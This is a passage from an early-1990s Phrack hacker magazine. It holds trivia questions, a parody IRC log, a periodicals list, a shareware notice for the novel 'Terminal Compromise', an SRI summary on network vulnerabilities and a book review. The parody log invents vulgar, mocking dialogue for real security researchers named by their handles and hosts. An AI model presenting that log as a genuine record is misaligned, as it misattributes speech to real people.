74) What is the Tetragrammaton represented as?

75) Who is Francis J. Haynes?

76) Who ran into one of the Akira test subjects?

77) What had "Munchies, Fireballs and Yllabian Space Guppies?"

78) PARC

79) Alex and his droogs hung out where?

80) Jane Chandler in DC's "Hacker Files" is based on who?

81) The Artificial Kid lives on what planet?

82) 208057040540

83) What are the two most common processors for cellular phones?

84) Who came up with the term "ICE?"

85) What group is hoped might help the "Angels" contact RMS?

86) Who is Akbar's friend?

87) What company's games was David Lightman after?

88) 26.0.0.0

89) Who was Mr. Slippery forced to locate?

90) Who is "The Whistler?"

91) What use would a 6.5536 crystal be?

92) .--. .... .-. .- -.-. -.-

93) The Dark Avenger likes what group?

94) What book spawned the term "worm?"

95) Michael in "Prime Risk" wanted money for what?

96) Automan's programmer worked for who?

97) What signal filled in keystrokes on TOPS-20?

98) ITS

99) (a/c)+121

100) What drug kept the scanners sane?

Bonus 1
3 pts Name three bodies of work by Andrew Blake.

Bonus 2
3 pts Name three currently available titles with N. L. Kuzma.

Bonus 3
4 pts Why would I hate Angel Broadhurst?

****

IF SECURITY TYPES WERE K-RAD

IRC log started Fri June 18 01:14
*** Value of LOG set to ON
<Pat> bye peter
*** Signoff: hackman (slavin' to da' MAN at TRW)
<Ed> Dudez, I HATE filling out thez incident Rep0rtz
<bartman> MUAHAHA Tuff J0b edd1e!
<Ed> Funni
*** zen (zen@death.corp.sun.com) has joined channel #CERT
<Ed> re dan, just missed yer pal peety
<Pat> Hi Dan!
<zen> pal? right. ask the wife...
<venom> re
<zen> d00dz, we have SO many bugz. sux 2 be me.
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
<venom> ARG!
<bartman> WTF Weitse?
<venom> s0rri
<zen> Where is everyone? Anyone seen spaf?
<Pat> I have. He was going to install something. He should be bak.
<zen> ah
*** Action: Ed throws darts at a cracker
<zen> heh
<venom> muaha
*** bartman is now known as Cracker
*** Action: Cracker hacks Cert with an axe
<venom> dats a good 1
*** Action Ed kicks cracker in the nuts
<Cracker> OUCH!
*** Signoff: donn (Bad Link?)

<Cracker> [high voice] fuk u CERT!
<Ed> heh.
*** Action: Pat is ROFL
<Cracker> wonder who's on #hack? Mebbe i should go log em.
<Ed> Yeah. Oh hey, I got certbot online. Ill send it to go log.
*** certbot (ed@cert.org) has joined channel #CERT
*** certbot has left channel #CERT
<Ed> this will be fun.
<venom> Hey, letz deop them and take over the channel.
<zen> thats L A M E
<Cracker> Ooooh. OPWARZ! I'll go make their channel +i muahaha
*** Cracker has left channel #CERT
*** Casper (casper@fwi.uva.nl) has joined channel #CERT
<Casper> re all
<Venom> hey dik-head.
<zen> re
<Pat> hahahaha hi d00d.
<Casper> funni whitesey venombreath
<Ed> lame.
*** donn (parker@bandit.sri.com) has joined channel #CERT
<donn> 'sup?
<Ed> re, oh great bald one
<donn> eat me
<zen> bahhahaha
<Pat> Now now boyz.
*** spaf (spaf@cs.purdue.edu) has joined channel #CERT
<Pat> Spaffie!
<zen> 3l33t SPAF!
<Ed> re spaf
<spaf> Yo.
<venom> spaf...your book sucks.
<spaf> oh fuck off dutch boy.
<Casper> HEY!$!@%
*** spaf has been kicked off channel #CERT by Casper
<venom> thx dude
<Ed> oh gawd...feetball
*** spaf (spaf@cs.purdue.edu) has joined channel #CERT
<spaf> lame
*** Mode change "+o -o spaf Casper" on channel #CERT by Pat
<spaf> thanks sweetie.
<Casper> op!
*** Mode change "+o Casper" on channel #CERT by venom
<Casper> thx d00d
<Ed> Hey dan, you got those patches online?
<zen> maybe. What YOU got?
<donn> WAREZZ
<Pat> heh
<Ed> I dunno. Ill dcc you a filelist.
<zen> kool
*** zardoz (neil@cpd.com) has joined channel #CERT
<zardoz> HEY ... anyone want to contribute to my new list?
<Ed> not me
<zen> mebbe. Whats this one called? Coredoz?
<donn> what list?
<spaf> BAH. Fuck your list man. More crackrs have them than we do!
<zardoz> who pissed in your coffee gene?
<donn> heh
*** zardoz is now known as neil
<spaf> bah... I'm sick of those dicks using my own holes against me!
<venom> Your holes? Yer a-hole?
<Pat> What is your list about this time?
<neil> same thing. Its called REWT!
*** neil is now known as REWT
<REWT> SEND ME YER BUGZ!@#
*** Action: spaf sends REWT a 50 gig coredump
<Pat> :)
<REWT> u r lame.
*** REWT is now known as neil
<Ed> I hate these reports. I wish I got to travel more.
<Pat> come see me!

```
<Casper> oooohhhh....netsex!
<spaf> tramp.  :P
*** bill (whmurray@dockmaster.ncsa.mil) has joined channel #CERT
<bill> word!
<Pat> hi bill.
<donn> Bill!  D00d!  I am gonna be in Ct. next week!
<bill> RAD!  call me voice at werk.  we'll thrash!
<donn> you know it!
<zen> oh puh-lease...the geriatric partiers :)
<donn> farmboy
<Ed> *****   *****   *****  *****
<Ed> *       *       *   *    *
<Ed> *       ***     ****     *
<Ed> *       *       *   *    *
<Ed> *****   *****   *   *    *
<Ed>
<Ed> *****   *   *   *      *****   *****  **
<Ed> *   *   *   *   *      *       *      **
<Ed> ****    *   *   *      ***     *****  **
<Ed> *   *   *   *   *      *           *
<Ed> *   *   *****   *****  *****   *****  **
<Pat> No DUMPING!
<zen> cert freshens your breath
<donn> ACK!
<venom> hee!  certs  haha
*** ray (kaplan@bpa.arizona.edu) has joined channel #CERT
<ray> hey guys!
<Ed> ugh.  Cracker lover alert.
<donn> commie
<bill> Hey ray, come to snoop for your little cracker friends?
<ray> come on, give it a rest guys.
<Pat> hi ray
<venom> ?
*** Action: spaf spits on ray
<spaf> heh
*** ray has been kicked off channel #CERT by spaf
*** Mode change "+b *!*@bpa.arizona.edu" on channel #CERT by spaf
<neil> hey I wanted to talk to him about my list...
<spaf> tough shit.
<donn> heh.
*** bartman (ddrew@opus.tymnet.com) has joined channel #CERT
<Pat> re
<Ed> how goes the takeover?
<venom> didja kick em?
<bartman> #hack is +i!  muahahaha
<zen> how exciting.  not
<donn> they deserve it...they are all punks.
<spaf> hmm..did you get emails?  I may want to call their admins.
<bartman> nope  damn.
<Ed> certbot was there.  He got it.
<spaf> coolness
*** Signoff: bill (Bad link?)
<Casper> ne1 going to hactics thing?
<venom> me
<Casper> besides you.  duh.
<Ed> dunno.
<bartman> not me.  I have no desire to pay for anything done by hackers
<Ed> That reminds me.  Did anyone subscribe to Phrack?
<Pat> nope.
<bartman> oops.  HAHAHAHAHAHA
<Ed> heh.
<donn> Whats phrak?
<neil> nope. my list is better.  Who wants on it?
<Pat> me!
<donn> what list?
<Pat> OOH!  I have mail!  bye!
<bartman> itz an ansi bomb!
<Ed> bye Pat
<Spaf> l8r
<neil> heh.
```

```
*** Signoff: Pat (Hugs to all)
<Casper> well, i better do something productive 2. cya
<venom> slatez d00d.
*** Signoff: Casper (Hi ho hi ho its off to work I go)
<donn> man its late.  I better go.  I gotta speech in the morn
<Ed> you are getting old.
<donn> am not
<Ed> are so
<donn> am not
<Ed> are too!  infinity
<donn> hasta
*** Signoff: donn (|/dev/null)
<Ed> laterz
<Spaf> geez.  what a bunch of lamers.
(ray/#CERT) UNBAN ME!
<Spaf> hahaha
<Ed> never gives up does he?
<neil> seriously ed, Ive helped you guys out, send me stuff for REWT.
<Ed> ill think about it
<spaf> not
<neil> it will be most savory.  I promise.  And secure!
<spaf> pfft...and monkeys might fly out of my butt
<Ed> Ill think about it.
<zen> heh, I should do one called Supernova.  Exploding suns. hehe
<Ed> heh
<spaf> dats tha tr00f!
<bartman> i like my sun
<Ed> i know a bunch of crackerz who like bt's suns too.
<spaf> hahahahahahahahaha
<venom> oh shit.  Im late.
*** Signoff: venom (LATE!)
<Ed> late 4 what?
<spaf> his vasectomy.  har har
<neil> heh
*** REVENGE (kaplan@ai.bpb.arizona.edu) has joined channel #CERT
*** Mode change "+o REVENGE" on channel #CERT by eff.org
<Ed> whoops
*** Mode change "+i" on channel #CERT by REVENGE
<spaf> fuCK!  KICK HIM!
*** spaf has been kicked off channel #CERT by REVENGE
*** neil has been kicked off channel #CERT by REVENGE
*** bartman has been kicked off channel #CERT by REVENGE
*** Ed has been kicked off channel #CERT by REVENGE
*** zen has been kicked off channel #CERT by REVENGE
*** REVENGE is now known as ray
<ray> hehe
```

****

Phrack Library of Periodicals

2600
Subscription Department
P.O. Box 752
Middle Island, NY 11953-0752
$21.00/Year

Animation Magazine
5889 Kanan Road, Suite 317
Agoura Hills, CA 91301
$21.00/Year

Bank Technology News
Faulkner & Gray, Inc.
Eleven Penn Plaza
New York, NY 10117-0373
$50.00/Year

Ben Is Dead
P.O. Box 3166
Hollywood, CA 90028
$20.00/Year

Boardwatch Magazine
7586 West Jewell Ave., Suite 200
Lakewood, CO 80232
$36.00/Year

Boing Boing
11288 Ventura Blvd. #818
Studio City, CA 91604
$14.00/Year

Communications of the ACM
1515 Broadway
New York, NY 10036
$30/Year

CQ - The Radio Amateur's Journal
76 North Broadway
Hicksville, NY 11801-9962
$22.95/Year

Details
P.O. Box 50246
Boulder, CO 80321
12.00/Year

Dirt
230 Park Ave
New York, NY 10169
(Supplement to Sassy & Marvel Comics)

Electronics Now
Subscription Service
P.O. Box 51866
Boulder, CO 80321-1866
$17.97/Year

Farout
9171 Wilshire Blvd. Suite 300
Beverly Hills, CA 90210
$3.95/Issue

Fate
170 Future Way
P.O. Box 1940
Marion, OH 43305-1940
$18.00/Year

Femme Fatales
P.O. Box 270
Oak Park, IL 60303
$18.00/Year

Film Threat
Subscriptions Department
P.O. Box 16928
N. Hollywood, CA 91615-9960
$11.85/Year

Film Threat Video Guide
P.O. Box 3170
Los Angeles, CA 90078-3170
$12/Year

Fringe Ware Review
P.O. Box 49921

Austin, TX 78765
$12.00/Year

Future Sex
1095 Market Street, Suite 809
San Francisco, CA 94103
$18.00/Year

Gray Areas
P.O. Box 808
Broomall, PA 19008-0808
$18.00/Year

High Times
P.O. Box 410
Mt. Morris, IL 61054
$29.95/Year

IEEE Spectrum
445 Hoes Lane
P.O. Box 1331
Piscataway, NJ 08855-1331
800-678-IEEE for info

The "I Hate Brenda" Newsletter
c/o Ben Is Dead
P.O. Box 3166
Hollywood, CA 90028
$2.00

InfoSecurity News
P.O. Box 3168
Lowell, MA 01853-3168
$40.00/Year

International UFO Library Magazine
11684 Vewntura Blvd. #708
Studio City, CA 91604
$15.00/Year

Magical Blend
1461 Valencia St. Dept. GA
San Francisco, CA 94110
$14.00/Year

Midnight Engineering
1700 Washington Ave.
Rocky Ford, CO 81067-9900
$19.95/Year

Mobile Office
Subscription Department
21800 Oxnard St. Suite 250
Woodland Hills, CA 91367-9644
$23.90/Year

Mondo 2000
P.O. Box 10171
Berkeley, CA 94709
$24.00/Year

Monitoring Times
P.O. Box 98
140 Dog Branch Road
Brasstown, NC 28902-0098
$19.95/Year

New Media
P.O. Box 1771
Riverton, NJ 08077-9771

$48.00/Year

The Nose
1095 Market Street, #812
San Francisco, CA 94103-9654
$15.00/Year

Nuts & Volts
430 Princeland Court
Corona, CA 91719-9938
$17.00/Year

Popular Communications
76 North Broadway
Hicksville, NY 11801-9962
$19.95/Year

Sassy
P.O. Box 50093
Boulder, CO 80321-0093
$9.97/Year

Security Insider Report
11511 Pine St. North
Seminole, FL 34642
$99.00/Year

SunExpert Magazine
1330 Beacon St.
Brookline, MA 02146-3202
$60.00/Year

Tech Connect
12407 MoPac Expwy. N. #100-374
Austin, TX 78758-2499
$12.00/Year

Telephone Engineer & Management
Advanstar Communications, Inc.
P.O. Box 6100
Duluoth, MN 55806-9822
$24.00/Year

UFO
1536 S. Robertson Blvd.
Los Angeles, CA 90035
$21.00/Year

Wild Cartoon Kingdom
9171 Wilshire Blvd., Suite 300
Beverly Hills, CA 90210
$3.95/Issue

Wired
P.O. Box 191826
San Francisco, CA 94119-1826
$20.00/Year

****

!!!!POST EVERYWHERE!!!!

THE WORLD'S FIRST NOVEL-ON-THE-NET (tm) SHAREWARE!!!
By Inter.Pact Press

"TERMINAL COMPROMISE"
by Winn Schwartau

A high tech thriller that comes from today's headlines!

"The Tom Clancy of computer security."
Assoc. Prof. Dr. Karen Forcht, James Madison University

"Terminal Compromise" is a highly praised novel about the invasion of the United States by computer terrorists.

Since it was first published in conventional print form, (ISBN: 0-962-87000-5) it has sold extremely well world-wide, but then again, it never hit the New York Times Bestseller List either. But that's OK, not many do.

Recently, someone we know very well came up with a real bright idea. They suggested that INTER.PACT Press take the unprecedented, and maybe slightly crazy, step to put "Terminal Compromise" on the Global Network thus creating a new category for book publishers. The idea is to offer "Terminal Compromise," and perhaps other titles at NOVEL-ON-THE-NET SHAREWARE(tm) rates to millions of people who just don't spend a lot of time in bookstores. After discussions with dozens of people - maybe even more than a hundred - we decided to do just that. We know that we're taking a chance, but we've been convinced by hackers and phreakers and corporate types and government representatives that putting "Terminal Compromise" on the net would be a fabulous step forward into the Electronic Age, (Cyberspace if you will) and would encourage other publishers to take advantage of electronic distribution. (It's still in the bookstores, though.)

To the best of our knowledge, no semi-sorta-kinda-legitimate-publisher has ever put a complete pre-published 562 page book on the network as a form of Shareware. So, I guess we're making news as well as providing a service to the world's electronic community. The recommended NOVEL-ON-THE-NET SHAREWARE fees are outlined later (this is how we stay in business), so please read on.

WE KEEP THE COPYRIGHTS!

"Terminal Compromise" is NOT being entered into the public domain. It is being distributed electronically so hundreds of thousands more people can enjoy it and understand just where we are heading with our omnipresent interconnectedness and the potential dangers we face. INTER.PACT Press maintains all copyrights to "Terminal Compromise" and does not, either intentionally or otherwise, explicitly or implicitly, waive any rights to this piece of work or recourses deemed appropriate. (Damned lawyers.)

TERMINAL COMPROMISE - THE REVIEWS

" . . . a must read . . ."
Digital News

"Schwartau knows about networks and security and creates an interesting plot that will keep readers turning the pages."
Computer World

"Terminal Compromise is fast-paced and gripping. Schwartau explains complex technology facilely and without condescension."
Government Computer News

"An incredibly fascinating tale of international intrigue . . . action . . . characterization . . . deserves attention . . . difficult to imagine a more comprehensive resource."
PC Laptop

"Schwartau . . . has a definite flair for intrigue and plot

twists. (He) makes it clear that the most important assets at risk are America's right to privacy and our democratic ideals."
Personal Identification News

"I am all too familiar with the appalling realities in Mr. Schwartau's book. (A) potentially catastrophic situation."
Chris Goggans, Ex-Legion of Doom Member.

" . . . chilling scenarios . . . ", "For light summer reading with weighty implications . . . ", " . . . thought provoking, sometimes chilling . . . "

Remember, it's only fiction. Or is it?

TERMINAL COMPROMISE: SYNOPSIS

"It's all about the information . . . the information."
From "Sneakers"

Taki Homosoto, silver haired Chairman of Japan's huge OSO Industries, survived Hiroshima; his family didn't. Homosoto promises revenge against the United States before he dies. His passionate, almost obsessive hatred of everything American finally comes to a head when he acts upon his desires.

With unlimited resources, he comes up with the ultimate way to strike back at the enemy. Miles Foster, a brilliant 33 year old mathematician apparently isn't exactly fond of America either. The National Security Agency wanted his skills, but his background and "family" connections kept him from advancing within the intelligence community. His insatiable - borderline psychotic- sex drive balances the intensity of waging war against his own country to the highest bidder.

Scott Mason, made his fortune selling high tech toys to the Pentagon. Now as a New York City Times reporter, Mason understands both the good and the evil of technology and discovers pieces of the terrible plot which is designed to destroy the economy of the United States.

Tyrone Duncan, a physically huge 50-ish black senior FBI agent who suffered through the Hoover Age indignities, befriends Scott Mason. Tyrone provides the inside government track and confusion from competing agencies to deal with the threats. His altruistic and somewhat pure innate view of the world finally makes him do the right thing.

As Homosoto's plan evolves, Arab zealots, German intelligence agents and a host of technical mercenaries find the weaknesses in our techno-economic infrastructure. Victims find themselves under attack by unseen adversaries; Wall Street suffers debilitating blows; Ford and Chrysler endure massive shut downs. The U.S. economy suffers a series of crushing blows.

From the White House to the Pentagon to the CIA to the National Security Agency and FBI, a complex weaving of fascinating political characters find themselves enmeshed a battle of the New World Order. Sex, drugs, rock'n'roll: Tokyo, Vienna, Paris, Iraq, Iran. It's all here.

Enjoy reading "Terminal Compromise."

SHAREWARE - NOVEL FEES:

We hope that you enjoy "Terminal Compromise" as much as everyone else has, and that you will send us a few shekels according to

the following guidelines.

The NOVEL-ON-THE-NET SHAREWARE(tm) fees for us as a publishing company are no different than the fees for software application shareware publishers, and the intent is the same. So please, let us continue this form of publishing in the future.

NOVEL-ON-THE-NET SHAREWARE Fees For The People:

The suggested donation for individuals is $7. If you hate Terminal Compromise after reading it, then only send $6.50. If you're really, really broke, then tell a hundred other people how great it was, send us a rave review and post it where you think others will enjoy reading it, too. If you're only a little broke, send a few dollars. After all, this is how we stay in business. With each registration, we will also send a FREE! issue of "Security Insider Report," a monthly security newsletter also published by Inter.Pact Press.

NOVEL-ON-THE-NET SHAREWARE Fees For Businesses:

We hope that you put "Terminal Compromise" on your internal networks so that your employees will have the chance to enjoy it as well. It's a great way to increase security awareness amongst this country's 50,000,000 rank and file computer users. Plus, it's a hell of a good read.

One company plans on releasing a chapter every few days throughout its E-Mail system as a combination of security awareness and employee 'perc'. Try it; it works and your employees will appreciate it. Why? Because they'll all talk about it - bringing security awareness to the forefront of discussion.

FEES

Distribution for up to 100 people on a single network: $ 500
(Includes 1 Year subscription to "Security Insider Report.")

Distribution for up to 1000 people on a single network: $ 3000
(Includes 10 1 Year subscriptions to "Security Insider Report.")

Distribution for up to 2500 people on a single network: $ 6250
(Includes 1 Year electronic Corporate site license to "Security Insider Report.")

Distribution for up to 5000 people on a single network: $ 10000
(Includes 1 Year electronic Corporate site license to "Security Insider Report.")

Distribution for up to 10000 people on a single network: $ 15000
(Includes 1 Year electronic Corporate site license to "Security Insider Report.")

Distribution for up to 25000 people on a single network: $ 25000
(Includes 1 Year electronic Corporate site license to "Security Insider Report.")

Distribution for more than that - Please call and we'll figure it out. Would you like us to coordinate a special distribution program for you? Would you like in Postscript or other visual formats? Give us a call and we'll see what we can do.

* * * * * * * * * * *

Please DO NOT UPLOAD AND DISTRIBUTE "Terminal Compromise" into your networks unless you intend on paying the recommended fees.

* * * * * * * * * * *

NOVEL-ON-THE-NET SHAREWARE Fees for Universities: FREE!

"Terminal Compromise" has been used by many schools and universities as a teaching supplement. Recognized Educational institutions are entitled to use "Terminal Compromise" at NO COST, as long as you register with us that you are doing so. Please provide: School name, address, etc., the course, the instructor, and the reason for using it. Also, we'd like to hear from you and tell us how it went. Thanks.

SHAREWARE-NOVEL Fees for Local, State and Federal Governments.

You have the money. :-) Please send some back by following the same fee guidelines as those for businesses.

Government employees: You are The People - same fees are appreciated.

* * * * * * * * * *

Agencies: Do not upload and distribute "Terminal Compromise" unless you plan on paying the fees.

* * * * * * * * * * * *

NOVEL-ON-THE-NET SHAREWARE Fees for the International Community
Make payments in $US, please.

GETTING TERMINAL COMPROMISE:

You can get your copy of Terminal Compromise from a lot of sites; if you don't see it, just ask around. Currently the novel is archived at the following sites:

ftp.netsys.com
/pub/novel

wuarchive.wustl.edu
/doc/misc

soda.berkeley.edu
/pub/novel

It consists of either 2 or 5 files, depending upon how you receive it. (Details at end of this file.)

Feel free to post all five files of "Terminal Compromise" anywhere on the net or on public or private BBS's as long as this file accompanies it as well.

Please forward all NOVEL-ON-THE-NET SHAREWARE fees to:

INTER.PACT PRESS
11511 Pine St. N.
Seminole, FL., 34642

Communications:

Phn: 813-393-6600
Fax: 813-393-6361
E-Mail: p00506@psi.com
wschwartau@mcimail.com

We will accept checks, money orders, and cash if you must, and we

mean if you must. It's not the smartest thing in the world to send cash through the mail. We are NOT equipped at this point for credit cards.

Remember, "Terminal Compromise is copyrighted, and we will vigorously pursue violations of that copyright. (Lawyers made us say it again.)

If you ABSOLUTELY LOVE "Terminal Compromise," or find that after 50 pages of On-Screen reading, you may want a hard copy for your bookshelf. It is available from bookstores nationwide for $19.95, or from Inter.Pact directly for $19.95 + $3.50 shipping and handling. If you first paid the $ 7 NOVEL-ON-THE-NET SHAREWARE fee, send in proof and we'll deduct $ 7 from the price of the hard copy edition.

ISBN: 0-962-87000-5

Enjoy "Terminal Compromise" and help us make it an easy decision to put more books on the Global Network.

Thank you in advance for your attention and your consideration.

The Publishers,
INTER.PACT Press

READING "TERMINAL COMPROMISE"

"Terminal Compromise" will come to you in one of two ways:

1) Original Distribution Format From Inter.Pact Press contains only two -2- files.

TC_READ.ME 13,927 Bytes

That is this file you are now reading and gives an overview of "Terminal Compromise" and how NOVEL-ON-THE-NET Shareware works.

TERMCOMP.ZIP 605,821 Bytes

This is the total content of "Terminal Compromise". Run PKUNZIP to expand the file into four -4- readable ASCII files.

2) Some locations may choose to post "Terminal Compromise" in readable ASCII form. There will then be four files in addition to the TC_READ.ME file.

TERMCOMP.1 250,213 Bytes

contains the Introduction and Chapters 1 through 5.

TERMCOMP.2 337,257 Bytes

contains Chapters 6 through 14.

TERMCOMP.3 363,615 Bytes

contains Chapters 15 through 21.

TERMCOMP.4 388,515 Bytes

contains Chapters 22 through 30 and the Epilogue.

Enjoy "Terminal Compromise!" and pass it on to whomever you think would enjoy it, too!

Thank You!

****

THE STATE OF SECURITY IN CYBERSPACE

SRI International conducted a worldwide study in 1992 of a broad range of security issues in "cyberspace." In brief, cyberspace is the full set of public and private communications networks in the United States and elsewhere, including telephone or public switched telephone networks (PSTNs), packet data networks (PDNs) of various kinds, pure computer networks, including the Internet, and wireless communications systems, such as the cellular telephone system. We did not address security vulnerabilities associated with classified, secure communications networks used by and for governments.

The study was conducted as part of our ongoing research into the vulnerabilities of various software components of cyberspace. Our approach was to conduct research through field interviews with a broad range of experts, including people we characterize as "good hackers," about security issues and vulnerabilities of cyberspace and the activities of the international "malicious hacker" community.

While the specific results of the study are proprietary to SRI, this brief report summarizes our general conclusions for the many individuals who kindly participated in our field interviews. As we indicated during our field interviews, the original research for this project was not part of any other kind of investigation, and we have not revealed the identify of any of our respondents.

The study aimed to understand "malicious hackers," that is, people who have and use the technical knowledge, capability, and motivation to gain unauthorized access, for various reasons, to systems in cyberspace. It is important to understand that by no means all hackers are malicious nor does most hacking involve unauthorized access to cyberspace systems; indeed, only a small fraction of computer hacking involves such activities but gives hacking an otherwise undeserved bad reputation. While we attempted to focus on technical (software) vulnerabilities, our interviews led us to look more at the broader motivations and different approaches to cracking into various networks and networked systems.

MAIN CONCLUSIONS

Our main conclusion is that social, organizational, and technological factors still combine in ways that make much of cyberspace relatively vulnerable to unauthorized access. The degree of vulnerability varies from one type of communications system to another. In general, the PSTN is the least vulnerable system, the PDNs are somewhat more vulnerable than the PSTN, the Internet is relatively insecure, and as is widely known, the cellular phone system is the most vulnerable of the four major areas we addressed.

The main vulnerabilities in most communications networks involves procedural, administrative, and human weaknesses, rather than purely technical vulnerabilities of network management, control systems, and hardware, and software. There are technical vulnerabilities--poor system design and specific security flaws in software--but they are mainly exploitable because of the above problems.

Highlights of the study’s conclusions include:

o Malicious attacks on most networks and networked systems cannot be completely prevented, now or in the future. More than enough information is publicly available to hackers and other technically-literate people to preclude attempts at prevention of intrusions.

o It is possible individuals or groups could bring down individual systems or related groups of systems, on purpose or by accident. However, security is generally improving as a result of dealing with past threats and challenges to system security. For instance, responses to the most recent serious threat to the Internet, the so-called Internet Worm in 1989, included improved security

at sites vulnerable to this sort of worm.

o We found no evidence that the current generation of U.S. hackers is attempting to sabotage entire networks. On the contrary, doing so is inconsistent with the stated ethics and values of the hacker community, which are to explore cyberspace as a purely intellectual exercise without malicious intent or behavior. Some individuals who operate outside this informal ethical framework, however, can and do damage specific systems and occasionally use systems for personal gain or vindictive activities.

o There is some evidence that the newest generations of hackers, may be more motivated by personal gain than the traditional ethic of sheer curiosity. This development could mean that networks and networked systems could become more likely targets for attacks by hardened criminals or governments' intelligence services or their contractors (i.e., employing malicious hackers). This threat does not appear to be significant today but is a possible future scenario.

o The four major areas of vulnerability uncovered in our research have little or nothing to do with specific software vulnerabilities per se. They relate more to the ways in which hackers can gain critical information they need in order to exploit vulnerabilities that exist because of poor systems administration and maintenance, unpatched "holes" in networks and systems, and so on.
- The susceptibility of employees of businesses, public organizations, schools, and other institutions to "social engineering" techniques
- Lax physical and procedural controls
- The widespread availability of non-proprietary and of sensitive and proprietary information on paper about networks and computer systems
- The existence of "moles," employees of communications and computer firms and their suppliers who knowingly provide proprietary information to hackers.

o The vulnerabilities caused by shortcomings in software-based access controls and in hardware-related issues constitute significantly lower levels of risk than do the four areas discussed above on more secure networks such as the PSTN and PDNs. However, on the Internet and similar systems, software-based access controls (for instance, password systems) constitute significant problems because of often poor system maintenance and other procedural flaws.

RECOMMENDATIONS

Based on our research, we recommend the following:

1. Protection of organizational information and communications assets should be improved. Issues here range from those involving overall security systems to training employees and customers about maintenance of security on individual systems, handling and disposition of sensitive printed information, and dealing with "social engineering."

2. Techniques used to protect physical assets should be improved. For example, doors and gates should be locked properly and sensitive documents and equipment guarded appropriately.

3. Organizations and their employees should be made aware of the existence and role of moles in facilitating and enabling hacker intrusions, and care taken in hiring and motivating employees with the mole problem in mind.

4. Software- and hardware-based vulnerabilities should also be addressed as a matter of course in systems design, installation and maintenance.

5. Organizations concerned with information and communications security should proactively promote educational programs for students and parents about appropriate computer and communications use, personal integrity and ethics, and legitimate career opportunities in the information industry, and reward exemplary skills, proficiency and achievements in programming and ethical hacking.

6. Laws against malicious hacking should be fairly and justly enforced.

SRI's believes that the results of this study will provide useful information to both the operators and users of cyberspace, including the hacker community.

We are planning to continue our research in this area during 1993 within the same framework and conditions (i.e., anonymity of all parties and organizations) as we conducted the 1992 research. We invite hackers and others who are interested in participating in this work through face-to-face, telephone or email interviews should contact one of the following members of the SRI project team:

A. J. Bate
SRI International
Phone: 415 859 2206
Fax: 415 859 3154
Email: aj_bate@qm.sri.com,
aj@sri.com


Stuart Hauser
SRI International
Phone: 415 859 5755
Fax: 415 859 3154
Email: stuart_hauser@qm.sri.com

Tom Mandel
SRI International
Phone: 415 859 2365
FAX: 415 859 7544
Email: mandel@unix.sri.com

**********\032

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 5 of 27



(cont)

****

Approaching Reality:

A review of the new book Approaching Zero

by Aleph One

When I started to read this book, I expected to read one more of the series of books that claim to be the "definitive history of the computer underworld" and the "first book to define the technological subculture of phreaking, hacking, and virus writing". After all what does a guy that writes for GQ, The Hollywood Reporter, Variety and Time know about the computer underground? Well to my surprise the authors, Paul Mungo and Bryan Clough (a member of the Virus Strategy Group, which is coordinated by New Scotland Yard's Computer Crime Unit), did a pretty good job at presenting the facts as they are. For the first time I heard a reporter and a computer crime expert give real figures at how much computer crime has really cost. Other than a few minor technical errors and the fact that they fail to mention some people and groups (especially in the virus section), the book was enjoyable to read.

The book covers the history of the underground starting with its beginnings in the 60's, from phreaking to the adventures of Captain Crunch and the rest of the bunch to the not so long ago Operation Sundevil and the raids all over the country on members of the LOD, MOD and DPAC. It also goes through the events that led to the German hackers spy trials, and to the new generation of virus writers that are creating the new kind of living organisms that roam cyberspace. They also discuss the gray scale that categorizes hackers, from the good hackers to the bad to the ones not that bad... those who are in it for profit and those who are in it to learn. Hopefully all the readers of the book, hackers, security specialists, reporters and the general public will get a better understanding of what motivates hackers to do what they do by learning where they come from. To the hackers let them learn not to repeat their past errors.

I hope that the time of raids and sting operations has passed, but the late developments in the Washington 2600 meeting have pulled a shadow over my hopes. Has no one learned? Have the SS and FBI nothing better to do? Just a few moths back someone pulled one of the greatest scams of all by setting up a fake ATM and stealing a few thousand dollars. These are the kind of people the authorities should be after. And to the hacker, don't sell yourself! Remember this is a learning trip, once you start forgetting to learn and start making money out of it, it is just another job, an illegal one at that.

Approaching Zero was an exciting and interesting surprise. It has given me the hint that maybe someone out there understands and I hope that

everyone that reads it (and you must, you must read and learn all you can) will also understand. I just leave you with these words: Hacking comes from the heart - sometimes in the form of an obsession, sometimes in the form of a hobby - once that dies, there is nothing left to do. No more traveling trough the nets! No more exploring new systems! You might as well turn the power off.

-=

What fallows is a list of books, papers and articles for those that want to know a little more of how the media portrays us, and a little more about the story of hacking in general.

Books:
~~~~~~

- "Approaching Zero" by Paul Mungo & Bryan Clough. Random House 1992.

- "Beating the System" by Owen Bowcott & Sally Hamilton. London: Bloomsbury, 1990.

- "Computer Viruses - A High-Tech Disease" by Ralf Burger. Grand Rapids, MI: Abacus, 1988.

- "The Hackers' Handbook" by Hugo Cornwall. London: Century Communications, 1985.

- "Computers Under Attack" by Peter Denning. Addison Wesley, 1990.

- "Profits of Deceit" by Patricia Franklin. London: William Heinemann, 1990.

- "Cyberpunk" by Katie Hafner & John Markoff. London: Fourth Estate, 1991.

- "Out of the Inner Circle" by Bill Landreth (aka The Cracker). Redmond, WA.: Tempus Books, 1985.

- "Sillicon Valley Fever" by Judith K. Larsen & Everett M. Rogers. London: George Allen & Unwin, 1985.

- "Computer Viruses" by Ralph Roberts. Greensboro, NC: Compute! Books, 1988.

- "The Cuckoo's Egg" by Clifford Stoll. New York: Doubleday, 1989.

- "Spectacular Computer Crimes" by Buck BloomBecker. Dow Jones-Irwin, 1990.

- "The New Hacker's Dictionary" by Eric Raymond. MIT Press, 1983.

- "The Hacker Crackdown" by Bruce Sterling. Bantam Books, 1992.

- "The Little Black Book of Computer Viruses" by Mark Ludwig. American Eagle Publications, 1991.

- "Artificial Life" by Steven Levy. Panthenon, 1992. (For those virus writers out there, use your tallen to create life.)

Articles & Papers:
~~~~~~~~~~~~~~~~~~

- "Crime and Puzzlement" by John Perry Barlow. Whole Earth Review, Fall 1990: 44-57.

